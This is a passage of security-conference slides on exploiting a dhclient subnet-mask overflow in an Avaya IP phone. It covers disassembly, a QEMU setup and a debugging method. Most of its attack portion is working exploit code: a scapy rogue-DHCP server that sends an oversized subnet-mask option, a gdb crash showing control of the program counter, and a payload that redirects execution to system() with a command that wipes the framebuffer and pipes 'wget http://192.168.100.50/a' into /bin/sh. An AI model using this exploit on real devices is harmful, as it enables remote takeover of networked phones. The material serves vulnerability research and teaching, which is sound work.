    oc = lookup_option (&dhcp_universe, lease -> options, DHO_SUBNET_MASK);
    if (oc && evaluate_option_cache (&data, (struct packet *)0,
                                     (struct lease *)0, client,
                                     (struct option_state *)0,
                                     lease -> options,
                                     &global_scope, oc, MDL)) {
        if (data.len > 3) {
            struct iaddr netmask, subnet, broadcast;

            memcpy (netmask.iabuf, data.data, data.len);
            netmask.len = data.len;
            data_string_forget (&data, MDL);

            subnet = subnet_number (lease -> address, netmask);
            if (subnet.len) {
                client_envadd (client, prefix, "network_number",
                               "%s", piaddr (subnet));
```

Patched

```
void script_write_params (client, prefix, lease)
    struct client_state *client;
    const char *prefix;
    struct client_lease *lease;
{
    int i;
    struct data_string data;
    struct option_cache *oc;
    struct envadd_state es;

    es.client = client;
    es.prefix = prefix;

    client_envadd (client,
                   prefix, "ip_address", "%s", piaddr (lease -> address));


    // .... Removed comment .... //
    memset (&data, 0, sizeof data);
    oc = lookup_option (&dhcp_universe, lease -> options, DHO_SUBNET_MASK);
    if (oc && evaluate_option_cache (&data, (struct packet *)0,
                                     (struct lease *)0, client,
                                     (struct option_state *)0,
                                     lease -> options,
                                     &global_scope, oc, MDL)) {
        if (data.len > 3) {
            struct iaddr netmask, subnet, broadcast;

            /*
             * No matter the length of the subnet-mask option,
             * use only the first four octets.  Note that
             * subnet-mask options longer than 4 octets are not
             * in conformance with RFC 2132, but servers with this
             * flaw do exist.
             */
            memcpy(netmask.iabuf, data.data, 4);
            netmask.len = 4;
            data_string_forget (&data, MDL);
```

Found function with strings it uses

```
script_write_params

var_B8= -0xB8
var_B4= -0xB4
var_B0= -0xB0
var_AC= -0xAC
var_A8= -0xA8
var_A4= -0xA4
var_94= -0x94
var_90= -0x90
var_8C= -0x8C
s= -0x88
var_84= -0x84
var_7C= -0x7C
var_6C= -0x6C
var_68= -0x68
var_5C= -0x5C
var_58= -0x58
var_54= -0x54
var_40= -0x40
src= -0x3C
n= -0x38
var_30= -0x30
var_2C= -0x2C

PUSH    {R4-R11,LR}
ADD     R8, R2, #0x10
SUB     SP, SP, #0x94
LDR     R12, [R2,#0x20]
ADD     LR, SP, #0xB8+var_40
MOV     R9, R0
MOV     R11, R1
MOV     R10, R2
LDM     R8, {R0-R3}
STR     LR, [SP,#0xB8+s]
STR     R12, [SP,#0xB8+var_B8]
STR     R9, [SP,#0xB8+var_30]
STR     R11, [SP,#0xB8+var_2C]
BL      sub_2D3A8
LDR     R6, =(_GLOBAL_OFFSET_TABLE_ - 0x12788)
LDR     R3, =(aIgnoringReques+0x1D - 0x78590) ; "%s"
LDR     R2, =(aIpAddress - 0x78590) ; "ip_address"
ADD     R6, PC, R6      ; _GLOBAL_OFFSET_TABLE_
ADD     R3, R6, R3      ; "%s"
ADD     R2, R6, R2      ; "ip_address"
```

No stack canary ☹

```
ADD     R3, R6, R3      ; "%s"
ADD     R2, R6, R2      ; "ip_address"
MOV     R1, R11
STR     R3, [SP,#0xB8+var_84]
STR     R0, [SP,#0xB8+var_B8]
MOV     R0, R9          ; arg
BL      sub_12268
MOV     R1, #0          ; c
MOV     R2, #0x10       ; n
LDR     R0, [SP,#0xB8+s] ; s
BL      memset
LDR     R3, =(dhcp_universe_ptr - 0x78590)
LDR     R1, [R10,#0x38]
MOV     R2, #1
LDR     R3, [R6,R3]     ; dhcp_universe
MOV     R0, R3
STR     R3, [SP,#0xB8+var_8C]
BL      sub_2F140
SUBS    LR, R0, #0
BEQ     loc_129BC
```

```
LDR     R3, =(global_scope_ptr - 0x78590)
LDR     R12, [R10,#0x38]
MOV     R1, #0
LDR     R3, [R6,R3]     ; global_scope
STR     R12, [SP,#0xB8+var_B4]
STR     R3, [SP,#0xB8+var_90]
LDR     R3, =(aDhclientC - 0x78590) ; "dhclient.c"
LDR     R12, =0x1245
ADD     R3, R6, R3      ; "dhclient.c"
STR     R3, [SP,#0xB8+var_94]
STR     LR, [SP,#0xB8+var_AC]
STR     R12, [SP,#0xB8+var_A4]
LDR     LR, [SP,#0xB8+var_94]
LDR     R12, [SP,#0xB8+var_90]
LDR     R0, [SP,#0xB8+s]
MOV     R2, R1
MOV     R3, R9
STR     R1, [SP,#0xB8+var_B8]
STR     R12, [SP,#0xB8+var_B0]
STR     LR, [SP,#0xB8+var_A8]
BL      sub_48950
CMP     R0, #0
BEQ     loc_129BC
```

```
BL      sub_48950
CMP     R
BEQ     1
```

Vulnerable

```
LDR     R2, [SP,#0xB8+n] ; n
CMP     R2, #3
BLS     loc_129A8
```

```
ADD     R4, SP, #0xB8+var_54
LDR     R1, [SP,#0xB8+src] ; src
ADD     R0, R4, #4      ; dest
BL      memcpy
MOV     R5, R4
LDR     R3, [SP,#0xB8+n]
LDR     R0, [SP,#0xB8+s] ; s
LDR     R1, [SP,#0xB8+var_94]
LDR     R2, =0x124B
STR     R3, [SP,#0xB8+var_54]
BL      sub_22610
LDM     R5!, {R0-R3}
ADD     R12, SP, #0xB8+var_B0
ADD     R4, R10, #0x1C
ADD     R7, SP, #0xB8+var_68
STM     R12!, {R0-R3}
LDR     R3, [R5]
LDM     R4, {R0,R1}
STR     R3, [R12]
MOV     R3, SP
STM     R3, {R0,R1}
MOV     R0, R7
LDM     R8, {R1-R3}
BL      subnet_number
LDR     R3, [SP,#0xB8+var_68]
CMP     R3, #0
BEQ     loc_129A8
```

```
LDR     R12, [SP,#0xB8+var_58]
LDM     R7, {R0-R3}
STR     R12, [SP,#0xB8+var_B8]
BL      sub_2D3A8
LDR     R2, =(aNetworkNumber - 0x78590) ; "network_number"
LDR     R3, [SP,#0xB8+var_84]
ADD     R2, R6, R2      ; "network_number"
```

EXPLOITATION TIME!

GETTING THE BEST ENVIRONMENT

- MANUALLY RUNNING DHCLIENT ON THE PHONE MAKES IT SEGFAULT
  - MAYBE SOMETHING ON THE PHONE IS INTERFERING
  - OR IT IS DUE TO AVAYA'S MODIFICATIONS (REMEMBER THE CURIOUS ERROR MESSAGE)
- WE SHOULD BE ABLE TO RUN IT IN QEMU

SETTING UP QEMU

- QEMU CAN EMULATE ARM EITHER FOR USERLAND OR AS A FULL-SYSTEM
  - USERLAND WON'T DO HERE BECAUSE CONNECTIVITY COMPLEXITY
    - DHCLIENT WANTS TO CHANGE IP ADDRESSES
    - SOME WEIRD PIPE DETAILS WE WILL COVER IN A SECOND
  - WE CAN BUILD A CUSTOM LINUX KERNEL WITH BUSYBOX AND ADD THE LIBRARIES WE NEED FOR DHCLIENT
    - HTTPS://WWW.ZACHPFEFFER.COM/SINGLE-POST/BUILD-THE-LINUX-KERNEL-AND-BUSYBOX-AND-RUN-ON-QEMU
    - HTTPS://LEARNINGFROMYOUBLOG.WORDPRESS.COM/2016/04/05/131/
    - WE WANT TO BUILD A VEXPRESS-A9 IMAGE

RUNNING QEMU

- We have to run QEMU with proper network
  - Default configuration will provide a DHCP server, which we don't want
  - We need to be intentional with our network stack
  - https://alberand.github.io/host-only-networking-set-up-for-qemu-hypervisor.html

```
pl@pl-VirtualBox:~/re/avaya/files/emulation/vm/teeny-linux$ cat go.sh
#!/bin/sh

TOP=/home/pl/re/avaya/files/emulation/vm/teeny-linux
 qemu-system-arm -M vexpress-a9  \
  -dtb /home/pl/re/avaya/files/emulation/vm/teeny-linux/obj/linux-arm-versatile_defconfig/arch/arm/boot/dts/vexpress-v2p-ca9.dtb\
  -kernel $TOP/obj/linux-arm-versatile_defconfig/arch/arm/boot/zImage \
  -initrd $TOP/obj/initramfs.igz     -nographic -append "earlyprintk=serial,ttyS0 console=ttyAMA0"  \
  -netdev tap,id=network0,ifname=tap0,script=no,downscript=no   \
   -net nic,netdev=network0 \
   -netdev user,id=network1,hostfwd=tcp:127.0.0.1:5555-192.168.200.200:22 -net nic,netdev=network1
```


- How to exit QEMU ☺
  - CTRL+A, then X

DEBUGGING DHCLIENT

- To run dhclient from inside qemu
  - Dhclient -sf /sbin/dhclient-script -V ccp.avaya.com -H AVX2504A4 eth0
  - Still segfault ☹
- Looking at where the segfault happens, we find hints of Avaya's modifications
  - Dhclient got tweaked to interact with Avaya's H.323 stack
  - More command line options
  - "weird socket"

DHCLIENT TWEAKS

- OPENS A NAMED SOCKET (AF_UNIX)
  - "SPARK_DHCPSERVER"
- READS FROM IT TO GET CONFIGURATION VALUES
  - EASIER TO HAVE A LOOK AT THE BINARY THAT LISTENS ON THE SOCKET AND SENDS THE CONFIGURATION VALUES
  - WE NEED TO HAVE A LOOK AT THE H.323 BINARY FOR THAT
- ABSENCE OF THE SOCKET WILL MAKE DHCLIENT CRASH



INITIALIZING THE DHCP INTERFACE

- CODE FROM THE H.323 STACK
  - "DHCPCINTERFACEINIT" FUNCTION
- CREATE A NEW NAMED LISTENING SOCKET
  - "SPARK_DHCPSERVER"
- SEPARATE THREAD WILL READ/WRITE TO IT
  - THE XREF TO THE SOCKET HANDLE POINTS US TO THE DHCP THREAD FUNCTION

```
sub_DBAC8

dest= -0x78
var_C= -0xC

; __unwind {
PUSH    {R4,R5,R11,LR}
ADD     R11, SP, #0xC
SUB     SP, SP, #0x70
MOV     R1, #0x2F ; '/' ; c
LDR     R0, =aLocaldiskHomeB_2 ; "/localdisk/home/bamboo
BL      strrchr
LDR     R2, =0x809
LDR     R3, =aDhcpcinterface ; "dhcpcInterfaceInit"
LDR     R5, =dword_FBA8AC
ADD     R1, R0, #1
LDR     R0, =aSDSInvoke_2 ; "%s:%d - %s() - Invoke ....\
BL      printf
LDR     R0, =aSparkDhcpserve ; "spark_dhcpServer"
BL      unlink
LDR     R0, =aVarRunDhclient ; "/var/run/dhclient.pid"
BL      remove
MOV     R0, #1          ; domain
MOV     R1, R0          ; type
MOV     R2, #0          ; protocol
BL      socket
CMP     R0, #0
STR     R0, [R5,#(spark_dhcpServer_socket
BLT     loc_DBBD0
```

Store the socket handle

```
R4, R11, #-var_C
R3, #1
R3, [R4,#-0x6E]!
R1, =aSparkDhcpserve ; "spark_dhcpServer"
R0, R11, #-dest ; dest
strcpy
R1, R4          ; addr
R0, [R5,#(spark_dhcpServer_socket - 0xFBA8AC)] ; fd
R2, #0x6E ; 'n' ; len
bind
R0, #1
loc_DBB88
```

Name the socket

```
loc_DBB88               ; fd
LDR     R0, [R5,#(spark_dhcpServer_socket - 0xFBA8AC)]
MOV     R1, #1          ; n
BL      listen
CMN     R0, #1
MOVNE   R0, #1
BNE     loc_DBB80
```

```
MOV     R1, #0x2F ; '/' ; c
LDR     R0, =aLocaldiskHomeB_2 ; "/local
BL      strrchr
MOV     R2, #0x820
LDR     R3, =aDhcpcinterface ; "dhcpcInt
ADD     R1, R0, #1
LDR     R0, =aSDSDhcpListenT ; "%s:%d -
BL      printf
LDR     R0, [R5,#(spark_dhcpServer_socke
BL      close
MOV     R0, #0
B       loc_DBB80
```

```
loc_DBB88               ; fd
```

xrefs to spark_dhcpServer_socket

Direction	Type	Address	Text
Up	w	sub_DBAC8+54	STR R0, [R5,#(spark_dhcpSe
Up	r	sub_DBAC8+78	dhcpSe
Up	r	sub_DBAC8+AC	dhcpSe
Up	r	sub_DBAC8:loc_DBB88	LDR R0, [R5,#(spark_dhcpSe
	r	sub_DBAC8+F8	LDR R0, [R5,#(spark_dhcpSe
Do...	r	sub_DDE2C+60	LDR R3, [R8,#(spark_dhcpSe
Do...	r	sub_DDE2C+A4	LDR R0, [R8,#(spark_dhcpSe
Do...	r	sub_DDE2C+D8	dhcpS
Do...	r	sub_DDE2C+A1C	LDR R2, [R4,#(spark_dhcpSe
Do...	r	sub_DEB9C+D0	LDR R0, [R8,#(spark_dhcpSe

dhcp Init

dhcp thread

dhcp thread

```
loc_DDF64
BL      sub_DA2C4
MOV     R1, #0x2F ; '/' ; c
RSBS    R4, R0, #1
MOVCC   R4, #0
LDR     R0, =aLocaldiskHomeB_2 ; "/localdisk/home/bambooagent/agent1/xml-"...
BL      strrchr
LDRH    R12, [R11,#var_26]
LDR     R1, [R5]
LDR     R2, =0x716
LDR     R3, =aDhcpthread ; "DhcpThread"
STMFA   SP, {R1,R12}
STR     R4, [SP,#0x1F4+timeout]
ADD     R1, R0, #1
LDR     R0, =aSDSNdhcpstdDNs ; "%s:%d - %s() - nDhcpStd = %d, nSiteSpec"...
BL      printf
LDR     R1, [R5]
MOV     R3, #0x2B ; '+'
MOV     R2, #0xF
STR     R3, [R11,#var_64]
ADD     R3, R3, #0xD4
STR     R2, [R11,#var_60]
STR     R3, [R11,#var_58]
STR     R1, [R11,#var_5C]
STR     R4, [R11,#buf]
MOV     R1, #0x2F ; '/' ; c
LDR     R0, =aLocaldiskHomeB_2 ; "/localdisk/home/bambooagent/agent1/xml-"...
BL      strrchr
MOV     R2, #0x730
LDR     R3, =aDhcpthread ; "DhcpThread"
ADD     R1, R0, #1
LDR     R0, =aSDSStartDhcpNe ; "%s:%d - %s() - START DHCP NEGOTIATION P"...
BL      printf
LDR     R0, [R8,#(dword_FBAC40 - 0xFBA8AC)] ; fd
SUB     R1, R11, #-buf  ; buf
MOV     R2, #0x14       ; n
MOV     R3, R10         ; flags
BL      send
CMN     R0, #1
BEQ     loc_DE780
```

Prepare the buffer to send

Send 0x14 bytes

Python re-implementation

```python
import socket
import struct
option_payload = struct.pack("<IIIII",0x1000,0x2b,0x716,0xf2,0x2b+0xd4)

serversocket = socket.socket(
    socket.AF_INET, socket.SOCK_STREAM)
serversocket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
serversocket.bind(("192.168.100.50", 1234))
serversocket.listen(5)

while True:
    (clientsocket, address) = serversocket.accept()
    clientsocket.send(option_payload)
    pkt = clientsocket.recv(1024)
    print pkt.encode("hex")
    clientsocket.send("\x00\x00\x00\x00") #idk, trigger discover....

    while True:

        pkt = clientsocket.recv(1024)
        print pkt.encode("hex")
        clientsocket.send("\x00\x00\x00\x00") #idk, trigger discover....



clientsocket.close()
serversocket.close()
# Run in qemu
# ip addr add 192.168.100.224/24 broadcast 192.168.100.255 dev eth0
# ifconfig eth0 up
# socat unix-listen:spark_dhcpServer tcp-connect:192.168.100.50:1234 &
```

DEBUGGING DHCLIENT (FOR REAL THIS TIME)

- Run the python script on host, socat in qemu
  - Socat is a fancy version of netcat, handles AF_UNIX sockets
- Dhclient can be run in gdb as well:
  - gdb /bin/dhclient -ex "b *0x14DD8" -ex "r -sf /sbin/dhclient-script -V ccp.avaya.com -H AVX2504A4 eth0" -ex "b *0x00020AA4“
  - The breakpoints (–EX “B *0x…”) are here to break when dhclient mess with our IP address
  - When we break, we re-configure the IP address to a static one so that socat doesn’t get confused
- Finally, we can send rogue DHCP packets and see the result
  - Couldn’t get the original POC to compile 🤦
  - Used a scapy-based one instead (from a different dhclient exploit)

Reaching the vulnerable code path

- The bug happens when sending an invalid-sized subnet-mask option
  - DHCP options are TLV (Type, Length, Value)
  - The Subnet-Mask option Type is “1”
  - The length should be 4 (it’s a 4 bytes mask) but we can send 255 bytes
- We can use scapy to craft a DHCP reply with the invalid data
  - Best to have a payload with an easy to find byte-pattern

```python
# Based on https://www.exploit-db.com/exploits/9265
# and https://www.exploit-db.com/exploits/36933
import socket, struct

def ip2long(ip):
    """
    Convert an IP string to packed long
    """
    packedIP = socket.inet_aton(ip)
    #return struct.unpack("!L", packedIP)[0]
    return packedIP

ip_long = ip2long(server_ip)

dhcp_option = "\x35\x01\x05\x36\x04" + ip_long + "\x33\x04\x00\x00\x00\x10\x03\x04"
dhcp_option += ip_long + "\x06\x04" + ip_long + "\x0f\x0a" + "X"*10 + "\x00"
payload= ""
for i in xrange(0,0x90//4):
    payload += chr(0x43+i)*4 # Create a pattern for when we Segfault

dhcp_option += "\x01" + chr(len(payload)) + payload + "\xFF"
def toMAC(strMac):
    cmList = strMac.split(":")
    hCMList = []
    for iter1 in cmList:
        hCMList.append(int(iter1, 16))
    hMAC =  struct.pack('!B', hCMList[0]) + struct.pack('!B', hCMList[1])
    hMAC += struct.pack('!B', hCMList[2]) + struct.pack('!B', hCMList[3])
    hMAC += struct.pack('!B', hCMList[4]) + struct.pack('!B', hCMList[5])
    return hMAC
```

```python
def detect_dhcp(pkt):
        if DHCP in pkt:
                # if DHCP Discover then DHCP Offer
                if pkt[DHCP].options[0][1]==1:
                        clientMAC = pkt[Ether].src
                        print "DHCP Discover packet detected from " + clientMAC

                        p=( Ether(src=spoofed_mac,dst="ff:ff:ff:ff:ff:ff")/
                                IP(src=server_ip,dst="255.255.255.255")/
                                UDP(sport=67,dport=68)/
                                BOOTP(
                                        op=2,
                                        yiaddr=victim_assign_ip,
                                        siaddr=server_ip,
                                        giaddr=gateway_ip,
                                        chaddr=toMAC(clientMAC),
                                        xid=pkt[BOOTP].xid,
                                        sname=server_ip
                                )/
                                DHCP(options=[('message-type','offer')])/
                                DHCP(options=[('subnet_mask',subnet_mask)])/
                                DHCP(options=[('name_server',dns_ip)])/
                                DHCP(options=[('lease_time',1)])/
                                DHCP(options=[('router',gateway_ip)])/
                        DHCP(options=[('domain',shell_command)])/
                                DHCP(options=[('server_id',server_ip),('end')]))
                p.show()
                print "AAAAHHH"
                sendp(p, iface=iface_name)
                        print "DHCP Offer packet sent"
```

```
        # if DHCP Request than DHCP ACK
        if pkt[DHCP] and pkt[DHCP].options[0][1] == 3:
                clientMAC = pkt[Ether].src
                print "DHCP Request packet detected from " + clientMAC

                p=(
                        Ether(src=spoofed_mac,dst="ff:ff:ff:ff:ff:ff")/
                        IP(src=server_ip,dst="255.255.255.255")/
                        UDP(sport=67,dport=68)/
                        BOOTP(
                                op=2,
                                yiaddr=victim_assign_ip,
                                siaddr=server_ip,
                                giaddr=gateway_ip,
                                chaddr=toMAC(clientMAC),
                                xid=pkt[BOOTP].xid
                        )/
                        DHCP(options=dhcp_option)
                        )


                p.show()
                sendp(p)
                print "DHCP Ack packet sent"

def main():
        #sniff DHCP requests
        print "Starting scapy..."
        sniff(filter="udp and (port 67 or 68)", prn=detect_dhcp, iface=iface_name)
```

```
        # if DHCP Request than DHCP ACK
        if pkt[DHCP] and pkt[DHCP].options[0][1] == 3:
                clientMAC = pkt[Ether].src
                print "DHCP Request packet detected from " + clientMAC

                p=(
                        Ether(src=spoofed_mac,dst="ff:ff:ff:ff:ff:ff")/
                        IP(src=server_ip,dst="255.255.255.255")/
                        UDP(sport=67,dport=68)/
                        BOOTP(
                                op=2,
                                yiaddr=victim_assign_ip,
                                siaddr=server_ip,
                                giaddr=gateway_ip,
                                chaddr=toMAC(clientMAC),
                                xid=pkt[BOOTP].xid
                        )/
                        DHCP(options=dhcp_option)
                        )


                p.show()
                sendp(p)
                print "DHCP Ack packet sent"

def main():
        #sniff DHCP requests
        print "Starting scapy..."
        sniff(filter="udp and (port 67 or 68)", prn=detect_dhcp, iface=iface_name)
```

```
Program received signal SIGSEGV, Segmentation fault.
0x56565656 in ?? ()
(gdb) info registers
r0             0xb7aef  752367
r1             0x7effce84   2130693764
r2             0xb7930  751920
r3             0x7  7
r4             0x4e4e4e4e   1313754702
r5             0x4f4f4f4f   1330597711
r6             0x50505050   1347440720
r7             0x51515151   1364283729
r8             0x52525252   1381126738
r9             0x53535353   1397969747
r10            0x54545454   1414812756
r11            0x55555555   1431655765
r12            0xb7af9  752377
sp             0x7effd368   0x7effd368
lr             0x12aa0  76448
pc             0x56565656   0x56565656
cpsr           0x60000010   1610612752
```

EXPLOITING THE VULNERABLE CODE PATH

- We control the Execution Flow 🤘
- The funky byte pattern we've used tells us which register we control and how
- I skipped one detail
  - There were a couple more Segfaults before this one
  - Invalid reads to addresses we have overwritten with our payload
    - LDR R0, [R1] with R1 = 0x41414141 (or similar)
  - Need to know an Address that can be read/written to (same as the original Exploit)
    - OOPS, there's No ASLR…
    - Pick an address in a writable region just to be safe
      - Cat /proc/[pid]/vm_map

LET'S CRAFT A SHELLCODE?

EXPLOITING THE VULNERABLE CODE PATH

- We're not exactly sure where our payload is in memory
- And that's the memory map we have

```
00008000-00071000 r-xp 00000000 00:02 255        /bin/dhclient
00078000-0007b000 rw-p 00068000 00:02 255        /bin/dhclient
0007b000-00085000 rw-p 00000000 00:00 0
0008a000-0008d000 rw-p 0006a000 00:02 255        /bin/dhclient
0008d000-000d5000 rw-p 00000000 00:00 0          [heap]
```

- Stack and heap doesn't appear to be executable
  - Should we Rop then?

EXPLOITING THE VULNERABLE CODE PATH

- We're not exactly sure where our payload is in memory
- And that's the memory map we have

```
00008000-00071000 r-xp 00000000 00:02 255        /bin/dhclient
00078000-0007b000 rw-p 00068000 00:02 255        /bin/dhclient
0007b000-00085000 rw-p 00000000 00:00 0
0008a000-0008d000 rw-p 0006a000 00:02 255        /bin/dhclient
0008d000-000d5000 rw-p 00000000 00:00 0          [heap]
```

- Stack and heap doesn't appear to be executable
  - Should we Rop then? We DO control R4 😈

```
.text:00020AA4                MOV     R0, R4          ; command
.text:00020AA8                BL      system
.text:00020AAC                MOV     R4, R0
.text:00020AB0                MOV     R1, R0
```

EXPLOITING THE VULNERABLE CODE PATH

- WE CAN HUNT FOR DATA TO BE COPIED IN A STATIC LOCATION
  - TRY LOTS OF DIFFERENT DHCP OPTIONS, FILL THEM WITH "AAAA…"
  - THEN LOOK FOR THE STRING IN MEMORY
- THE "DOMAIN" OPTION IS A GOOD ONE.

```
payload = patch(payload, struct.pack("<I",0x7b000), 4*4) #0x7b000 address that can be read/write
payload = patch(payload, struct.pack("<I",0x4), 6*4) # Size field, needs to be 4
payload = patch(payload, struct.pack("<I",0x7b000), 8*4)
payload = patch(payload, struct.pack("<I",0x7b000), 9*4)


shell_address = 😈😈😈😈 # look for the address yourself
system_address = 0x0020AA4
payload = patch(payload, struct.pack("<I",shell_address), 11*4)
payload = patch(payload, struct.pack("<I",system_address), 0x13*4)


dhcp_option += "\x01" + chr(len(payload)) + payload + "\xFF"

shell_command = ' '*15 + '              cat /dev/urandom > /dev/fb0;ifconfig eth0 192.168.100.56;'
shell_command+= 'sleep 5; wget http://192.168.100.50/a -O - | /bin/sh #'
```

DEMO TIME!

Conclusion

- Mitigation?
  - Monitor your network
  - Segregate your network
  - Tell IT to Patch!
- Why this kind of bug can happen?
  - Technical debt is hard
- Embedded devices aren't black boxes
  - You too can find these bugs now!



QUESTIONS?

FIND ME ON TWITTER @PHLAUL

THANK YOU ALL!

RESSOURCES

TUTORIALS

- ARM
  - https://azeria-labs.com/writing-arm-assembly-part-1/
- Finding the base address of a bootloader
  - https://blog.quarkslab.com/reverse-engineering-samsung-s6-sboot-part-i.html
- QEMU:
  - https://www.zachpfeffer.com/single-post/Build-the-Linux-kernel-and-Busybox-and-run-on-QEMU
  - https://learningfromyoublog.wordpress.com/2016/04/05/131/
  - https://alberand.github.io/host-only-networking-set-up-for-qemu-hypervisor.html
- Flash modification
  - https://www.blackhat.com/docs/us-14/materials/us-14-Oh-Reverse-Engineering-Flash-Memory-For-Fun-And-Benefit-WP.pdf
  - https://www.flashrom.org/ISP
- General hardware hacking
  - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
  - https://www.defcon.org/images/defcon-21/dc-21-presentations/Phorkus-Evilrob/DEFCON-21-Phorkus-Evilrob-Hacking-Embedded-Devices-Bad-things-to-Good-hardware.pdf
  - https://www.pentestpartners.com/security-blog/how-to-read-from-an-eeprom/
  - https://published-prd.lanyonevents.com/published/rsaap15.6381_ap18/sessionsFiles/4419/CMI-R03-Embedded-Systems-or-How-I-Learned-to-Start-Worrying-and-Hate-IoT_FINAL.pdf
  - https://blog.senr.io/blog/jtag-explained
- Glitching attack
  - https://www.youtube.com/watch?v=TeCQatNcF20 (Glitchy Descriptor Firmware Grab - scanlime:015)

PRIOR WORK

- Red Balloon Security presentations on avaya
  - https://www.rsaconference.com/videos/stepping-p3wns-adventures-in-full-spectrum-embedded-exploitation-defense
  - https://www.rsaconference.com/writable/presentations/file_upload/br-t08-embedded-exploitation-party-trick.pdf
- Dhclient exploits
  - https://www.exploit-db.com/exploits/9265
  - https://www.exploit-db.com/exploits/36933

CAPTURE THE FLAG

- https://microcorruption.com/
- https://holidayhackchallenge.com/2015/
- https://github.com/praetorian-code/DVRF